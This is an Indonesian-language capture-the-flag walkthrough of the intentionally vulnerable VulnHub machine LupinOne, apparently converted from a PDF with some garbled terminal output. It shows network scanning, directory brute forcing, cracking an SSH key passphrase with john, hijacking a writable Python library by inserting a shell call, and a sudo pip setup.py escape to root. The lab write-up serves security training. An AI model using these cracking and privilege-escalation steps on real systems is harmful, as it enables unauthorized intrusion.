
CTF LUPINONE

Vulnerable machine: LupinOne

https://www.vulnhub.com/entry/empire-lupinone,750/



1. Menemukan IP Target


- melakukan scanning network dengan nmap untuk menemukan IP target

```
(root@kali)-[/home/kali]
# nmap -sn 192.168.1.0/24
Starting Nmap 7.93 ( https://nmap.org ) at 2023-03-06 20:29 EST
Nmap scan report for 192.168.1.1
Host is up (0.0037s latency).
Nmap scan report for 192.168.1.2
Host is up (0.0097s latency).
Nmap scan report for 192.168.1.107
Host is up (0.0099s latency).
Nmap done: 256 IP addresses (3 hosts up) scanned in 11.40 seconds
```


2. Menemukan port yang terbuka pada server

```
1)-[/home/kali]
    nmap -sC -sV 192.168.1.107
Starting Nmap 7.93 ( https://nmap.org ) at 2023-03-06 20:38 EST
Nmap scan report for 192.168.1.107
Host is up (0.034s latency).
Not shown: 998 closed tcp ports (reset)
     STATE SERVICE VERSION
                    OpenSSH 8.4p1 Debian 5 (protocol 2.0)
22/tcp open ssh
 ssh-hostkey:
    3072 edead9d3af199c8e4e0f31dbf25d1279 (RSA)
    256 bf9fa993c58721a36b6f9ee68761f519 (ECDSA)
   256 ac18eccc35c051f56f4774c30195b40f (ED25519)
80/tcp open http
                   Apache httpd 2.4.48 ((Debian))
| http-robots.txt: 1 disallowed entry
|_/~myfiles
|_http-title: Site doesn't have a title (text/html).
|_http-server-header: Apache/2.4.48 (Debian)
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel
Service detection performed. Please report any incorrect results at https://nm
ap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 9.04 seconds
```

3. Membuka halaman website lewat browser -membuka halaman utama



-dari hasil scanning nmap terdapat halaman /~myfiles namun halaman tersebut berisi pesan error yang dibuat secara manual



Error 404

-jika dilakukan view page source hasilnya seperti ini

-lakukan directory brute force dengan ffuf untuk melihat apa halaman apa saja didalam website tersebut

```
[/home/kali]
               http://192.168.1.107/~FUZZ -w /usr/share/wordlists/dirb/common.
txt
       v1.5.0 Kali Exclusive
 :: Method
                     : GET
                     : http://192.168.1.107/~FUZZ
 :: URL
                     : FUZZ: /usr/share/wordlists/dirb/common.txt
   Wordlist
    Follow redirects : false
                     : false
   Calibration
   Timeout
                     : 10
                     : 40
   Threads
                     : Response status: 200,204,301,302,307,401,403,405,500
   Matcher
```


-dari hasil directory brute force dengan ffuf ditemukan halaman /~secret yang jika dibuka berisi petunjuk sebagai berikut




-lakukan directory brute force pada halaman /~secret dengan ffuf untuk mencari dimana letak dimana file SSH key disimpan

```
root@ kali)-[/home/kali]
ffuf -c -ic -u http://192.168.1.107/~secret/.FUZZ -w /usr/share/wordlists/
dirbuster/directory-list-2.3-small.txt -fc 403 -e .html,.txt
       v1.5.0 Kali Exclusive
 :: Method
                      : GET
                     : http://192.168.1.107/~secret/.FUZZ
 :: URL
 :: Wordlist
                    : FUZZ: /usr/share/wordlists/dirbuster/directory-list-2.3
-small.txt
                 : .html .txt
 :: Extensions
 :: Follow redirects : false
 :: Calibration : false
 :: Timeout
                     : 10
                     : 40
 :: Threads
```


-lokasi SSH key berhasil ditemukan di halaman /~secret/.mysecret.txt



-gunakan tool cyber chef untuk menemukan algoritma encode yang digunakan



-setelah dilakukan pencocokan satu per satu, kunci SSH berhasil didecode dengan base58



-simpan hasil decode kedalam file

```
(root@ kali)-[/home/kali]
# nano ssh_key.rsa
```



4. Memecahkan kunci private SSH -ambil hash dari kunci private SSH dengan tool ssh2john

```
(root@kali)-[/home/kali]
# ssh2john ssh_key.rsa > hash
```

-lakukan cracking dengan wordlist fasttrack sesuai petunjuk dan didapat password sebagai berikut

```
root⊗kali)-[/home/kali]

# john --wordlist=/usr/share/wordlists/fasttrack.txt hash

Using default input encoding: UTF-8

Loaded 1 password hash (SSH, SSH private key [RSA/DSA/EC/OPENSSH 32/64])

Cost 1 (KDF/cipher [0=MD5/AES 1=MD5/3DES 2=Bcrypt/AES]) is 2 for all loaded hashes

Cost 2 (iteration count) is 16 for all loaded hashes

Will run 2 OpenMP threads

Press 'q' or Ctrl-C to abort, almost any other key for status

P055w0rd! (ssh_key.rsa)

1g 0:00:00:05 DONE (2023-03-06 21:51) 0.2000g/s 9.600p/s 9.600c/s 9.600C/s Win ter2015..Welcome1212

Use the "--show" option to display all of the cracked passwords reliably Session completed.
```

5. Melakukan koneksi ke SSH server

-lakukan koneksi ke SSH server dengan user icex64 sesuai petunjuk dengan menyertakan file SSH key yang sudah dibuat sebelumnya dan menggunakan password dari hasil cracking

-melihat daftar file yang dimiliki user icex64

6. Melakukan privilege escalation terhadap server

-melihat list yang bisa dilakukan oleh user icex64 tanpa password. Disini terdapat 2 buah file python. Jika file /home/arsene/heist.py dibaca, file tersebut mengakses library webbrowser. Tapi sayangnya perintah locate tidak bisa digunakan untuk menemukan tempat library webbrowser disimpan

```
icex64@LupinOne:~$ sudo -l
Matching Defaults entries for icex64 on LupinOne:
    env_reset, mail_badpass,
    secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/
bin

User icex64 may run the following commands on LupinOne:
    (arsene) NOPASSWD: /usr/bin/python3.9 /home/arsene/heist.py
icex64@LupinOne:~$ cat /home/arsene/heist.py
import webbrowser

print ("Its not yet ready to get in action")

webbrowser.open("https://empirecybersecurity.co.mz")
icex64@LupinOne:~$ locate webbrowser.py
icex64@LupinOne:~$
```

-gunakan file linpeas.sh (https://github.com/carlospolop/PEASS-ng/releases/tag/2023030) untuk menemukan jalur pemecahan sistem. Serving file tersebut dengan modul python

-gunakan perintah ifconfig untuk melihat IP address kali linux

-download file linpeas.sh dari kali linux

-tambahkan permission execute pada file linpeas.sh dan jalankan file tersebut

```
icex64@LupinOne:/tmp$ ls -la
total 852
drwxrwxrwt 10 root root
                                  4096 Mar 6 23:07
                                 4096 Oct 4 2021
drwxr-xr-x 18 root root
drwxrwxrwt 2 root root
                                4096 Mar 6 20:21 .font-unix
drwxrwxrwt 2 root root 4096 Mar 6 20:21 .ICE-unix

-rw-r--r-- 1 icex64 icex64 828172 Feb 27 03:56 linpeas.sh

drwx---- 3 root root 4096 Mar 6 20:21 systemd-private-359f32d7835043
848d9e7828872591cd-apache2.service-X5XGpi
drwx — 3 root root 4096 Mar 6 20:21 systemd-private-359f32d7835043
848d9e7828872591cd-systemd-logind.service-Z85mRi
drwx----- 3 root root
                                  4096 Mar 6 20:21 systemd-private-359f32d7835043
848d9e7828872591cd-systemd-timesyncd.service-SgfTMg
drwxrwxrwt 2 root root 4096 Mar 6 20:21 Test-unix
                                  4096 Mar 6 20:21 .X11-unix
drwxrwxrwt 2 root
                        root
                                  4096 Mar 6 20:21 .XIM-unix
drwxrwxrwt 2 root root
icex64@LupinOne:/tmp$ chmod +x linpeas.sh
icex64@LupinOne:/tmp$ ./linpeas.sh
```

-setelah file linpeas.sh dijalankan, lokasi file library webbrowser ditemukan

```
/tmp/.Test-unix
/tmp/.X11-unix
#)You_can_write_even_more_files_inside_last_directory
       /python3.9/webbrowser.py
/var/tmp
/var/www/html
/var/www/html/image
/var/www/html/index.html
/var/www/html/~myfiles
/var/www/html/~myfiles/index.html
/var/www/html/robots.txt
/var/www/html/~secret
/var/www/html/~secret/index.html
/var/www/html/~secret/.mysecret.txt
            Interesting GROUP writable files (not in Home) (max 500)
https://book.hacktricks.xyz/linux-hardening/privilege-escalation#writable-fi
            Searching passwords in history files
   root
           Searching *password* or *credential* files in home (limit 70)
/etc/pam.d/common-
/usr/bin/systemd-ask-passwore
/usr/bin/systemd-tty-ask-password-agent
/usr/lib/grub/i386-pc/legacy_password_te
/usr/lib/grub/i386-pc/password.mod
                                         d_test.mod
```

-ternyata file library webbrowser sudah full akses, tinggal lakukan edit dengan nano

```
icex64@LupinOne:/tmp$ ls -al /usr/lib/python3.9/webbrowser.py
-rwxrwxrwx 1 root root 24087 Oct 4 2021 /usr/lib/python3.9/webbrowser.py
icex64@LupinOne:/tmp$ nano /usr/lib/python3.9/webbrowser.py
```

-pada file library webbrowser sisipkan baris berikut dan save

```
GNU nano 5.4
                         /usr/lib/python3.9/webbrowser.py *
"""Interfaces for launching and remotely controlling Web browsers."""
import os
import shlex
import shutil
import sys
import subprocess
import threading
os.system("/bin/bash")
__all__ = ["Error", "open", "open_new", "open_new_tab", "get", "register"]
class Error(Exception):
_lock = threading.RLock()
_browsers = {}
_tryorder = None
_os_preferred_browser = None
def register(name, klass, instance=None, *, preferred=False):
    """Register a browser connector."""
   with _lock:
                O Write Out
                                                Cut
  Help
                                 Where Is
                                                                Execute
               ^R Read File
  Exit
                                 Replace
                                                Paste
                                                                Justify
```

-lakukan switch ke user arsene dengan menggunakan file python

```
icex64@LupinOne:/tmp$ sudo -l
Matching Defaults entries for icex64 on LupinOne:
    env_reset, mail_badpass,
    secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/bin


User icex64 may run the following commands on LupinOne:
    (arsene) NOPASSWD: /usr/bin/python3.9 /home/arsene/heist.py
icex64@LupinOne:/tmp$ sudo -u arsene /usr/bin/python3.9 /home/arsene/heist.py
arsene@LupinOne:/tmp$
```

-melihat list yang bisa dilakukan user arsene tanpa password


```
arsene@LupinOne:/tmp$ sudo -l
Matching Defaults entries for arsene on LupinOne:
    env_reset, mail_badpass,
    secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/bin

User arsene may run the following commands on LupinOne:
    (root) NOPASSWD: /usr/bin/pip
arsene@LupinOne:/tmp$
```

-cari di google untuk cara privilege escalation menggunakan pip



-copy satu per satu perintah di bagian sudo dan eksekusi di terminal



-setelah semua perintah berhasil dieksekusi didapat akses user root

```
arsene@LupinOne:/tmp$ TF=$(mktemp -d)
arsene@LupinOne:/tmp$ echo "import os; os.execl('/bin/sh', 'sh', '-c', 'sh <$(
tty) >$(tty) 2>$(tty)')" > $TF/setup.py
arsene@LupinOne:/tmp$ sudo pip install $TF
Processing ./tmp.YKLvdcxu0W
#
```

-switch ke folder root untuk melihat flag user root dan buka file root.txt

```
# id
uid=0(root) gid=0(root) groups=0(root)
# cd /root
# ls
root.txt
# cat root.txt
```

```
8 0
               888888
                     δ<del>6</del>.
                                            8 8
   8 8
             8 888888888
                       8886
                               δ
                                           8 8
   8 %
           8 8
                              8 8
    #8 8 888888888888888888888888888888
                                8.
                                         % &
     8888
                                        a 8*
       හි හික
        86 /# /868686868686868686868686868686# 8# #8
           ,8<del>6</del>( 8<del>6</del>% *8888888888 .888 /8<del>6</del>,
                88888/ ...
                          .#8888#
3mp!r3{congratulations_you_manage_to_pwn_the_lupin1_box}
See you on the next heist.
```

System Requirement

OPNsense:

-OPNsense 23.1-amd64

-FreeBSD 13.1-RELEASE-p5

-OpenSSL 1.1.1s 1 Nov 2022

Kali Linux: 2022.4